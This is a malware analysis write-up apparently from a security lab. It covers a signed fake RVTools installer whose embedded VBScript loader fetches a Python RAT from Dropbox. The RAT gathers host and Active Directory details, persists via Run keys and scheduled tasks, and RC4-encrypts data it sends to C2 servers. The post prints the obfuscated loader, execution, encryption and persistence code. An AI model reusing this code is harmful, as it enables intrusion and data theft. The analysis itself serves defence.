

RVTools Masquerade: How a Signed Fake Installer Deploys a Modular Python RAT

labs.k7computing.com/index.php/rvtools-masquerade-how-a-signed-fake-installer-deploys-a-modular-python-rat

Harsh Gupta

May 28, 2026

While reviewing detections on VirusTotal, a low-detection MSI caught my attention — flagged by only a handful of engines but with a suspiciously clean signature. A quick pivot led me to a post by [@g0njxa](#) on X (twitter), which confirmed others had spotted the same file being distributed as a fake RVTools installer.

RVTools is a go-to utility for VMware administrators, widely used across enterprise environments to get detailed visibility into virtual infrastructure. Since it is typically run by people with high-level domain access, it makes for an attractive impersonation target — and whoever built the fake installer knew exactly that. What made this campaign particularly effective was the use of a legitimately issued Sectigo code-signing certificate, registered under what appears to be a shell entity — Xiamen Lunwei Huage Network Co.(Sectigo), Ltd. At the time of delivery, the certificate was fully valid, meaning Windows SmartScreen and most endpoint controls raised no flags. It has since been revoked, though it offers limited protection to environments not enforcing real-time OCSP or CRL checks at execution time.

Once executed, the installer deploys a modular Python RAT across three stages — a VBScript loader hidden inside the MSI, a reconnaissance module that fingerprints the host and maps out Active Directory, and a persistent C2 agent that encrypts stolen data and waits for operator commands. For any organisation running VMware at scale, a compromised administrator account through this vector is essentially game over.

The Lure: Fake RVTools Installer

By utilizing a digitally signed MSI bearing a certificate from **Xiamen Lunwei Huage Network Co., Ltd.** (Sectigo), the adversary successfully navigates past Windows SmartScreen and standard endpoint security trust-filters. A social engineering layer that includes a standard End-User License Agreement (EULA) bolsters its technical credibility, forcing the user into a routine interaction that builds a false sense of security. Administrators professionally encounter signed binaries with legal agreements and therefore treat them as trusted, non-malicious infrastructure components.




Fig1: Digital signature of MSI

To ensure maximum impact, the installer demands full administrative privileges, a request that appears entirely consistent with the operational requirements of a virtualization management tool like RVTools. The final stage of the deception involves a strategic system

prompt requiring a reboot. This reboot initializes the Registry Run keys and scheduled tasks—while simultaneously masking the background execution of the reconnaissance scripts that were placed during the installation process.

Execution Flow: The Multi-Stage Chain

The malicious RVTools msi installer deploys a malicious script embedded within the installer's Binary tab under the name **Binary.MyScript.vbs**. This VBScript has been obfuscated through decimal-to-character encoding in order to evade static analysis detection. On being set off, it initiates a masked PowerShell command that calls **Invoke-WebRequest** to download a malicious archive nearly 30MB from Dropbox. This is then followed by the creation of “**winp.zip**” payload in %appdata% after which the installer asks for a reboot that appears like it is meant for “cleaning installation artifacts” but actually serves the purpose of ensuring that persistence is completed and background agents start working.




Fig2: Execution Flow of RAT

The downloaded **winp.zip** archive serves as the malware's operational core, bundling a complete, portable development ecosystem including **Python, VS Code, Spyder, Jupyter Lab, cmd, and PowerShell**. To a standard file-system audit, the installation appears to be a typical workstation setup for a developer or administrator, effectively hiding the malicious scripts within many trusted binaries.

The infection follows a strictly timed sequence to ensure operational success. Following a five-second initialization delay, **Collector.py** performs deep system and network exploration collecting sensitive host system data such as hostname, user privileges, and Active Directory context into a JSON file called **configA.json** placed in the %temp% directory. After a thirty-second operational window, **Pmanager.py** is initialized to utilize the collected data and establish persistence by creating a **Registry Run entry** and schedule task, ensuring that the malware maintains a permanent foothold.

In its final operational phase, the malware transitions into a persistent command-and-control (C2) state. To secure the communication channel, the RAT utilizes a hardcoded **RC4 key** to encrypt the staged configA.json data, which is then compressed with **zlib** and POSTed to the attacker's infrastructure. The agent is hardcoded to **beacon every 300 seconds (5 minutes)** to poll for remote commands, such

as additional payload download or an interactive shell execution. For resilience, the script maintains a list of **five hardcoded IP addresses** for its C2 network, automatically cycling through redundant servers if the primary connection is neutralized.

Stage 1: The VBScript Custom Action (Binary.MyScript.vbs)

The attack begins with a malicious MSI installer that contains a VBScript file named **Binary.MyScript.vbs**, stored in the MSI's internal **Binary table**. MSI packages support a feature called **Custom Actions**, which allow scripts or executables to run at specific points during installation. The attacker abuses this mechanism to trigger the VBScript during the install process. Since the script resides inside the Binary table rather than as a standalone file on disk, it is only extracted when the Custom Action invokes it during installation.

```
Function RunMyTask()
    On Error Resume Next

    Dim shell, command, result

    ' Create shell object
    Set shell = CreateObject("WScript.Shell")

    ' Define your PowerShell command here
    ' Replace this with your actual PowerShell command
    Dim psCommand
    psCommand = "iex ([string]:new({105,119,114,32,45,85,114,105,32,34,104,116,.....,119,46,100,114,111,112,98,111,12,63,114,108,107,101,121,61,113,121,119,104,102,53,114,105,104,120,106,1,101,99,111,110,100,115,32,53}))"

    ' Build the full PowerShell command with necessary parameters
    Dim fullCommand
    fullCommand = "powershell.exe -ExecutionPolicy Bypass -NoProfile -NoLogo -NonInteractive -WindowStyle Hidden -Command "" " & psCommand & """"

    ' Execute the command and wait for completion
    ' 0 = Hide window, True = Wait for completion
    result = shell.Run(fullCommand, 0, True)

    ' Clean up
    Set shell = Nothing

    ' Return the result (MSI will use this to determine success/failure)
    RunMyTask = result
End Function
```

Fig3: Binary.MyScript.vbs

Encoded PowerShell and Dropbox Delivery

The script uses **Decimal Obfuscation** to hide its true intent. Instead of writing readable code, the attacker stores the command as a long string of numbers (e.g., 105, 119, 114...). When executed, the script converts these numbers back into characters using the Chr() function. This technique is designed to bypass **Static Analysis**, as security scanners won't see "suspicious" words like Invoke-WebRequest or Dropbox URL in the raw file.



Fig4: Decoded Powershell command from CyberChef

Once the command is decoded, the VBScript spawns a **Hidden PowerShell** instance to perform three critical tasks:

- **The Download:** It uses Invoke-WebRequest to pull the ~33MB malicious archive (winp.zip) from a Dropbox URL.
- **The Extraction:** It silently extracts the payload into the %AppData% directory, dropping several of its own binaries needed to carry out the attack.
- **The Launch:** It executes the Python scripts using a staggered timing logic (a 5-second and 30-second delay) to ensure the system is ready for the final RAT deployment.

Support Layer: The WinPython Portable Environment

This payload contains a **Support Layer**, which is an all-inclusive, portable **WinPython environment**. Rather than relying on a minimalist script, the attacker provides a full, self-contained Python ecosystem to ensure the RAT remains entirely autonomous and avoids the need for pre-existing dependencies on the victim's machine. The archive includes professional development tools such as **VS Code**, **Spyder**, and **Jupyter Lab**, effectively burying the malicious agents—collector.py and manager.py—within a mountain of trusted, high-reputation binaries.

Stage 2: System Reconnaissance via [collector.py](#)

The reconnaissance stage is handled by the **collector.py** module, which acts as the primary information gatherer for the operation. Its goal is to perform a thorough scan of the system's hardware and software while staying as quiet as possible. To avoid detection, the script uses specific Windows startup flags — STARTF_USESHOWWINDOW with wShowWindow set to 0 — to keep all spawned PowerShell and system processes completely hidden from the user. The script is also obfuscated, with core logic buried under meaningless function names like xptfdpj...907 and variable names like xatwn...993. This is a deliberate attempt to evade automated security signatures by hiding the underlying Python subprocess and JSON calls.

```
def xptfdpjgasocswkixynhqcybxaipkbivdbyhqisccvxocsrhhtyzodvyqteuw907(
gkodawcnrjerjecnvhomckealvegdzhwmsrlbagbgdyqvsoshuxlnuhqemd1310: str) -> str:
    try:
        zrouudhmbxtдохnzjilexbzbv859 = subprocess.Popen(
            ['powershell', '-NonInteractive', '-NoProfile', '-WindowStyle', 'Hidden', '-Command',
            gkodawcnrjerjecnvhomckealvegdzhwmsrlbagbgdyqvsoshuxlnuhqemd1310],
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            stdin=subprocess.PIPE,
            startupinfo=batwnlybnnvztfpcpovxrggrkehpocmbigbvtzgbqcipeynlvtpklthygthyokwzyomoywtgtil993,
            creationflags=hilivhviazdcekxzqyokhvgebegufgnibwxzbcgqxlbyvbikmjobfmpqzfejva633
        )
        hkqeyendcihzopocfltasnaeklruuvj321, rzgqzprfvvpukuwpxkyzebusdtjayvsumnaehvbxncncpbzqvjiht49 =
        zrouudhmbxtдохnzjilexbzbv859.communicate(timeout=60)
        return hkqeyendcihzopocfltasnaeklruuvj321.decode('utf-8', errors='ignore')
    except Exception:
        return ""
```

Fig5: Obfuscated function for executing Powershell silently

Once initialized, the script creates a persistent “fingerprint” of the victim through the *mwsk...594* function. This function retrieves the machine’s **MAC address** and **hostname**, concatenating and hashing them into a **unique 8-character ID**.

```
def xxxkvpierrkkcqjektuhvmp555() -> str:
    try:
        bxwbiakhbgfewcvhkeouedaqlldhiixijgnwdwkpcszqldelztj983 =
        xptfdpjgasocswkixynhqcybxaipkbivdbyhqisccvxocsrhhtyzodvyqteuw907(
            "$i=[Security.Principal.WindowsIdentity]::GetCurrent();"

            "if($i.IsSystem){ 'SYSTEM' }elseif([Security.Principal.WindowsPrincipal]$i).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator){ 'ADMIN' }else{ 'USER' }"
        )
        uzalbgqvoajyjutuvlzwxeokjpijknlvimi672 =
        bxwbiakhbgfewcvhkeouedaqlldhiixijgnwdwkpcszqldelztj983.strip()
        if 'ADMIN' in uzalbgqvoajyjutuvlzwxeokjpijknlvimi672:
            return 'ADMIN'
        elif 'SYSTEM' in uzalbgqvoajyjutuvlzwxeokjpijknlvimi672:
            return 'SYSTEM'
        else:
            return 'USER'
    except:
        return 'UNKNOWN'
```

Fig6: Function hashing MAC address and hostname unique 8-character ID

This allows the attacker to maintain a consistent tracking profile for the target even across network changes. The Python script then scrapes the system for reconnaissance data, gathering complete data on running processes, installed services, and active network connections. Of particular importance is the script’s ability to identify **Active Directory context** and evaluate its own execution privileges via a PowerShell snippet—categorizing itself as **USER, ADMIN, or SYSTEM**. This intelligence allows the adversary to assess the high-value nature of the target and plan subsequent action.

The function *ievoqbsct...250* is fully capable of enumerating the total number of computer objects within a domain environment. The script executes a targeted PowerShell query utilizing the **[adsisearcher]** type accelerator, a wrapper for the **Active Directory Domain Services (ADDS)** search interface. Specifically, it executes the command `([adsisearcher]"(ObjectClass=computer)").FindAll().Count` to perform a search across the directory for all objects categorized under the “computer” class. By returning a raw integer of every workstation and server registered in the domain, the RAT provides the threat actor with a direct metric of the organization’s scale and infrastructure density.

The reconnaissance phase ends with the creation of a file called **configA.json** inside the **%TEMP%** directory. This JSON file serves as a central store for all collected host data, including system details, network information, and privilege levels. The script does not send this data out immediately; Pmanager.py later retrieves, encrypts, and exfiltrates it.

Data Staging: Analyzing configA.json

The **configA.json** file acts as a detailed intelligence record, saved locally to give the attacker a full picture of the victim's internal environment. The collection starts with a separate object that serves as a stable anchor for the infection; it uses a hardware-based identifier (`local_id`) to keep track of the target even when the IP address changes, while also checking the execution context. By running a full **whoami** dump, the malware collects Security Identifiers (SIDs), group memberships — specifically noting if the user belongs to `BUILTIN\Administrators` — and the status of admin privileges. This detailed visibility lets the attacker quickly determine whether the payload is already running with full SYSTEM-level access, or whether an additional privilege escalation step is needed to bypass the security controls in place.

```
{
  "other": {
    "local_id": "8e65b305",
    "hostname": "[REDACTED]",
    "username": "[REDACTED]",
    "domain": "WORKGROUP",
    "runas": "USER",
    "collection_timestamp": "[REDACTED]"
  },

```

Fig7: configA.json User Detail

```
"systeminfo": [
  "",
  "Host Name: [REDACTED]",
  "OS Name: Microsoft Windows 11 Enterprise",
  "OS Version: [REDACTED]",
  "OS Manufacturer: Microsoft Corporation",
  "OS Configuration: Standalone Workstation",
  "OS Build Type: Multiprocessor Free",
  "Registered Owner: [REDACTED]",
  "Registered Organization: N/A",
  "Product ID: [REDACTED]",
  "Original Install Date: [REDACTED]",
  "System Boot Time: 08-May-26, 9:10:37 AM",
  "System Manufacturer: Acer",
  "System Model: [REDACTED]",
  "System Type: x64-based PC",
  "Processor(s): 1 Processor(s) Installed.",
  "[01]: Intel64 Family 6 Model 151 Stepping 5 GenuineIntel ~2500 Mhz",
  "BIOS Version: American Megatrends International, LLC. 5.27, 18-Oct-24",
  "Windows Directory: C:\\WINDOWS",
  "System Directory: C:\\WINDOWS\\system32",
  "Boot Device: \\Device\\HarddiskVolume1",
  "System Locale: en-us;English (United States)",
  "Input Locale: 00004009",
  "Time Zone: [REDACTED]",
  "Total Physical Memory: 16,159 MB",
  "Available Physical Memory: 10,115 MB",
  "Virtual Memory: Max Size: 25,814 MB",
  "Virtual Memory: Available: 19,274 MB",
  "Virtual Memory: In Use: 6,540 MB",
  "Page File Location(s): C:\\pagefile.sys",
  "Domain: WORKGROUP",
  "Logon Server: [REDACTED]",
  "Hotfix(s): 4 Hotfix(s) Installed.",
  "[01]: [REDACTED]",
  "[02]: [REDACTED]",
  "[03]: [REDACTED]",
  "[04]: [REDACTED]"
]
```

Fig8: configA.json System Detail

```

"Network Card(s):          2 NIC(s) Installed.",
"                          [01]: Realtek PCIe GbE Family Controller",
"                          Connection Name: Ethernet",
"                          DHCP Enabled:   Yes",
"                          DHCP Server:   [REDACTED]",
"                          IP address(es)",
"                          [01]: [REDACTED]",
"                          [02]: [REDACTED]",
"                          [02]: VirtualBox Host-Only Ethernet Adapter",
"                          Connection Name: Ethernet 2",
"                          DHCP Enabled:   No",
"                          IP address(es)",
"                          [01]: [REDACTED]",
"                          [02]: [REDACTED]",
"Virtualization-based security: Status: Running",
"                          Required Security Properties:",
"                          Base Virtualization Support",
"                          Available Security Properties:",
"                          Base Virtualization Support",
"                          DMA Protection",
"                          UEFI Code Readonly",
"                          SMM Security Mitigations 1.0",
"                          Mode Based Execution Control",
"                          APIC Virtualization",
"                          Services Configured:",
"                          Hypervisor enforced Code Integrity",
"                          Services Running:",
"                          Credential Guard",
"                          Hypervisor enforced Code Integrity",
"                          App Control for Business policy: Enforced",
"                          App Control for Business user mode policy: Off",
"                          Security Features Enabled:",
"Hyper-V Requirements:    A hypervisor has been detected. Features required for Hyper-V will not be displayed."
1,

```

Fig9: configA.json Network Detail

```

"processes": [
  {
    "Id": 6440,
    "ProcessName": "AggregatorHost",
    "CPU": null,
    "WorkingSet": 13537280,
    "Path": null
  },
  {
    "Id": 4436,
    "ProcessName": "AnyDesk",
    "CPU": 3.4375,
    "WorkingSet": 47947776,
    "Path": null
  },
  {
    "Id": 12992,
    "ProcessName": "AnyDesk",
    "CPU": 0.515625,
    "WorkingSet": 50180096,
    "Path": "C:\\Program Files (x86)\\AnyDesk\\AnyDesk.exe"
  },
  {
    "Id": 816,
    "ProcessName": "ApplicationFrameHost",
    "CPU": 0.28125,
    "WorkingSet": 48152576,
    "Path": "C:\\WINDOWS\\system32\\ApplicationFrameHost.exe"
  },
  {
    "Id": 13012,
    "ProcessName": "backgroundTaskHost",
    "CPU": 0.46875,
    "WorkingSet": 48979968,
    "Path": "C:\\WINDOWS\\system32\\backgroundTaskHost.exe"
  }
],

```

Fig10: configA.json Process Details

Stage 3: The C2 Agent ([Pmanager.py](#))

This is the **Persistence and Command & Control (C2) Manager** (Pmanager.py). This script is the most critical component of the RAT; it is responsible for keeping the malware alive on the system, encrypting stolen data, and communicating with the attacker's server to receive "hands-on-keyboard" commands.

Class 1: The RC4 Encryption Engine

This class serves as the primary cryptographic backbone for the malware's communication security. Its core responsibility is to obfuscate all outgoing reconnaissance data and decrypt incoming commands from the Command and Control (C2) server, ensuring that the traffic remains unreadable during transit. The process begins within the `__init__` method (obfuscated as `zovjdrtvunmp...13`), which executes the **Key Scheduling Algorithm (KSA)**. This phase initializes a 256-byte state vector and performs a permutation based on a dynamically generated key.

```

def giqhyjdiatopilfoconbjualubtbjyubfacrhvmxuzp755(self, hegbnaoidnjowhfirzfnbdqpsmgbgmvmzmpyhyhmtbnosfdwzfl645:
bytes) -> bytes:
    jlkifagodklrtzbikmuqemwelsrofootmosaxhgnsooitniadturdurkemktttxcupfiylvywuiq491 = bytearray()
    vseyukifqipikivmytvtvntwlpnhydpbwghgc478 = self.foahhjzwnzsdmdtfgoctdhpkgvxxpitozedqlwxek277
    wgdbenydhgtdfbamnyppqhbviqagbelzmqssvpirdqtubarobpvnfpbxjwflhkwalmenkzz693 = self.
    gzxqxqdotcpvafvrsarwssviesmwuomfc6
    cyzcouyvlswyecmansplawbs773 = self.aiuzfmvfysubsujutgvorgutswynvrroqyfutgtcexvgjncjo186
    for svplqfseroknmjihegotgtomkitjxnceyhrvlvpllibyki665 in
    hegbnaoidnjowhfirzfnbdqpsmgbgmvmzmpyhyhmtbnosfdwzfl645:
        vseyukifqipikivmytvtvntwlpnhydpbwghgc478 = (vseyukifqipikivmytvtvntwlpnhydpbwghgc478 + 1) % 256
        wgdbenydhgtdfbamnyppqhbviqagbelzmqssvpirdqtubarobpvnfpbxjwflhkwalmenkzz693 = (
        wgdbenydhgtdfbamnyppqhbviqagbelzmqssvpirdqtubarobpvnfpbxjwflhkwalmenkzz693 +
        cyzcouyvlswyecmansplawbs773[vseyukifqipikivmytvtvntwlpnhydpbwghgc478]) % 256
        cyzcouyvlswyecmansplawbs773[vseyukifqipikivmytvtvntwlpnhydpbwghgc478], cyzcouyvlswyecmansplawbs773[
        wgdbenydhgtdfbamnyppqhbviqagbelzmqssvpirdqtubarobpvnfpbxjwflhkwalmenkzz693] =
        cyzcouyvlswyecmansplawbs773[wgdbenydhgtdfbamnyppqhbviqagbelzmqssvpirdqtubarobpvnfpbxjwflhkwalmenkzz693
        ], cyzcouyvlswyecmansplawbs773[vseyukifqipikivmytvtvntwlpnhydpbwghgc478]
        razoakdxwjlzgiptagyrvexxevoajbtspjidpjtftbuhovmxxccuqe277 = cyzcouyvlswyecmansplawbs773[(
        cyzcouyvlswyecmansplawbs773[vseyukifqipikivmytvtvntwlpnhydpbwghgc478] + cyzcouyvlswyecmansplawbs773[
        wgdbenydhgtdfbamnyppqhbviqagbelzmqssvpirdqtubarobpvnfpbxjwflhkwalmenkzz693]) % 256]
        jlkifagodklrtzbikmuqemwelsrofootmosaxhgnsooitniadturdurkemktttxcupfiylvywuiq491.append(
        svplqfseroknmjihegotgtomkitjxnceyhrvlvpllibyki665 ^
        razoakdxwjlzgiptagyrvexxevoajbtspjidpjtftbuhovmxxccuqe277)
    self.foahhjzwnzsdmdtfgoctdhpkgvxxpitozedqlwxek277 = vseyukifqipikivmytvtvntwlpnhydpbwghgc478
    self.gzxqxqdotcpvafvrsarwssviesmwuomfc6 =
    wgdbenydhgtdfbamnyppqhbviqagbelzmqssvpirdqtubarobpvnfpbxjwflhkwalmenkzz693
    return bytes(jlkifagodklrtzbikmuqemwelsrofootmosaxhgnsooitniadturdurkemktttxcupfiylvywuiq491)

```

Fig11: Pseudo-Random Generation Algorithm (PRGA)

Once the state is prepared, the method `giqhyjdi...755` implements the **Pseudo-Random Generation Algorithm (PRGA)**. This function is the core part of the engine, responsible for generating a continuous stream of pseudo-random bytes called a keystream. The wrapper method `brnrhzi...772` then handles the actual data transformation by **XORing** the keystream against the target buffer, producing the encrypted or decrypted output. Because RC4 is a symmetric stream cipher, the logic for both encryption and decryption is identical, allowing the malware to maintain a compact code footprint while effectively shielding its network activities from basic traffic analysis.

Class 2: Operational Constants

```

class mutohbakwjsfsexptrkmtfmgflyozdmhqzz223:
    ywbkyegsjptioypwdlsyysadtqrozitovbvawjqzwzctmawkgmlmttnx449 = 0
    rzaskgdqzlosmqhghirgrhoyyqayy780 = 1
    psuplgtkylvisrllamuptufnpofekbkzmulugvqlifhklozoddwubuzmlycswtfn33 = 2
    ukqrxlbtuxxgzapwolswrtjtimmncszfxjiazhdzpbexl753 = 3
    mvbglndfnpfgzsdmorqybgldhdkcvibgtmfufaf438 = 4
    ymkjxkhmflmoivkfbjhoeajkymfegtunypggytcjwupubzgjyyzkcqgawssmlmupvhqf966 = 5
    srmjecoebxiqlmnodfnpzeicdmobugurwgrdrvrkrqumsnnthizkjyiebbiu277 = 6
    rpiukjqhmsvadvyquaowlohecnf292 = 7
    jxtmtylfpebkqsdhgzdyjgvpkpvngedtl nizxeisraiprpsgezpcwarddnd52 = 8

```

Fig12: Central Command Enumerator

Identified by the obfuscated symbol `mutohbakwjs...223`, functions as a central **Command Enumerator** that maps simple integers to malicious actions. The mapping includes binary execution via **0, 1, and 8** (EXE, DLL, and MSI), alongside script-based execution through **2 and 3** for Python and PowerShell tasks. Furthermore, this class handles the malware's lifecycle: command **4** modifies delay configurations, **5** ensures persistence by re-establishing autorun keys, and **7** triggers a self-terminate command to uninstall the malware and wipe its presence from the host machine once the operator issues a kill command.

Class 3: System Environment & Persistence Manager

This class, designated as `lxaasyjkzde...680`, functions as the **System Environment & Persistence Manager**, responsible for maintaining the malware's local state and securing its foothold on the victim's machine. During initialization in the `__init__` method, the class sets a default **300-second** C2 heartbeat and configures flags for hidden window execution. Victim identification is handled by `_wdsiaxbe...286`, which attempts to recover a unique ID from the `%TEMP%\configA.json` file or generates a random 8-character hex ID if the file is missing. To prevent the process from being flagged by the OS for high resource usage, `_tfvkhchsv...330` enforces a 50-item limit on the result queue. The class also includes `_totqcti...68` to read stored reconnaissance data and `ltynygyq...50`, a massive **Payload Assembler** that compiles "Heartbeat" packets containing the hardware ID, hostname, and execution logs. Once these results are successfully uploaded to the attacker, `_pizgdits...474` purges the sent data from memory.

```

class lxaasyjkzdeptgwbmkgpohbqubfllclvxgbglkcoivabxqs680:
    def __init__(self):
        self.pohcbuyuvoffhfxjpklsauaqlqxzygsictbhlxxsmzqzzyzsgpwhyasgxnjhrecgmrvcrhvmmggcxb801 =
        b'\xfe\xfe\x00\x01'
        self.gnroziicfuramkioxwegrmmvakazflxygrxtntxctmzozythdbxpdqytoeqwgdvzhvrnsaakvdl43 = 16
        self.kqrgbrgrktqcpuqtqovlrmghqvizqmjkeba822 = 300
        self.qlwyypplwebxqqwftgflrluhydmbzu571 = None
        self.nsrlslwackaddgzeyvlyjyppdrbezlaug407 = 300
        self.fhsgitzywgagpwkcknxkwnlhbfulkuafeehgnryqtqscslncbwrddpfem484 = 300
        self.gkusrewzztrmmdcsesdqvaykoeqarqghvh118 = 10
        self.qhbddcfahvefhrsszfpzjebcqnjuvdsgefjesrgfqboudqxcuqlqxjuiwnwiooonniizlwk186 = 0
        self.wdnodwbimcqkxbriwhazepolxvsnvsnwiszwqiexinoowqvuwuwxagahjlqu727 = 500
        self.lkvouatdrkgybkngbsxyfkmklzirnyqlwplrkiazlutizhyhgba548 = ""
        self.ahbtbiezssclqxcmlvprxcnqjgozcnxerjlhpciuiljofixljghbiqbodtywfxjwcatlgh195 = self.
        _wdsiaxbevzevzifdvypnyxgzatffaavcgudeximzkdwamjraakaherskfdgl286()
        self.funmsmrixnkskfeisdvehlawpgpfvgvbpfbzrpcjoqgrzs926 = OrderedDict()
        self.xjtbmgtxegvlmbyroqghhbwt638 = 50
        yqjewbwobjlxslitnbgbuxaefzajhftouclpeyuosrscageubvifwamtmsqtt396 = subprocess.STARTUPINFO()
        yqjewbwobjlxslitnbgbuxaefzajhftouclpeyuosrscageubvifwamtmsqtt396.dwFlags |= subprocess.
        STARTF_USESHOWWINDOW
        yqjewbwobjlxslitnbgbuxaefzajhftouclpeyuosrscageubvifwamtmsqtt396.wShowWindow = 0
        self.oabqjcebqppzvqlqantuctdzccxehztvpeodbemjbixc409 =
        yqjewbwobjlxslitnbgbuxaefzajhftouclpeyuosrscageubvifwamtmsqtt396
        self.kwpeiepdadahljodnithmhjsymzvsudloagqbwlojqzmoxeykjqrdivvyjvcsh76 = False
        self.qtejchpchtvzxbqdfyzksuggn324 = set()
        self.nagjsdijskirsycmovxykalwmhjtayajkafdycpnxndujhufed682 = None
        self.hsjpufxkibijwmamextojflquenuyacceuvmtzahfukntsxmhynfwaeurwl839 = 3600

```

Fig13: System Environment & Persistence Manager

For remote interaction, hlhooqcy...366 acts as a PowerShell executor that spawns a hidden shell to run the attacker command while capturing all output and errors. This is supported by ntotpbnv...803, which initializes RC4 instances for specific decryption tasks. Data protection is managed by rzpijgp...16, which applies a random 16-byte salt, RC4 encryption, and zlib compression to make outgoing traffic appear as random binary noise; its counterpart, jfcjeexai...726, reverses this process to decrypt incoming C2 instructions. When deploying new payloads, gksneeuao...877 uses silent launcher flags to execute files without a parent-child process linkage. Finally, the malware ensures it survives a system reboot using two redundant methods: fomwpjtn...567 writes a startup entry into the Windows Registry (HKCU\...IRun), and weqlcgmsi...170 uses schtasks to create a daily **Scheduled Task** that runs the malware with high-level SYSTEM privileges.

Class 4: C2 Communication Core

```

class ijqswgaxbcpgdxsxyvlfscnlubsmw775:
    def __init__(self):
        self.hbboiuknfkskuvlscbkbnzfmevzyfnoyzuv191 = lxaasyjkzdeptgwbmkgpohbqubfllclvxgbglkcoivabxqs680()
        self.exaaidwudhqbdrghewspdwbgjnbcd0829 = uenhnxnlrglvidxtvgdnawkvadvbxbmknrlyeswkdslplidgcq864()
        self.wqfadbholwmcaygekzwwgvmrigwkvttiqegnlgccdoifywcpqgnqwfcakehq678 = None
    async def wuftqsgrxgwabueiysabgjzsihkohinfrqvzlvbrxwrnwq968(self, crewkrjbiswygefrwuaejgebt563: str):
        ywldjdjisyxzkklzpxuqxvknndeneal03 = 30
        try:
            sifkkmcoqofxgirjxrlluoobjiibadvqjrdlvayexbzttrnswongsm156 = self.hbboiuknfkskuvlscbkbnzfmevzyfnoyzuv191.
            ltynyxyqqdegioositqwhxijjksisymbkdjrmuekcbannrqbtdmgnatikfgligkws50()
            ocpnbcfbhmroraeixzvqpqkhqkadorplzxpazlurxm650 = json.dumps(sifkkmcoqofxgirjxrlluoobjiibadvqjrdlvayexbzttrnswongsm156,
            default=repr).encode('utf-8')
            sbzetsaiydsosxjseeytbaiimwezkl17 = self.hbboiuknfkskuvlscbkbnzfmevzyfnoyzuv191.
            rzpijgpjpuwenbyxekwrdjysmfanwcmhehaxaxamivqdeeta16(ocpnbcfbhmroraeixzvqpqkhqkadorplzxpazlurxm650)
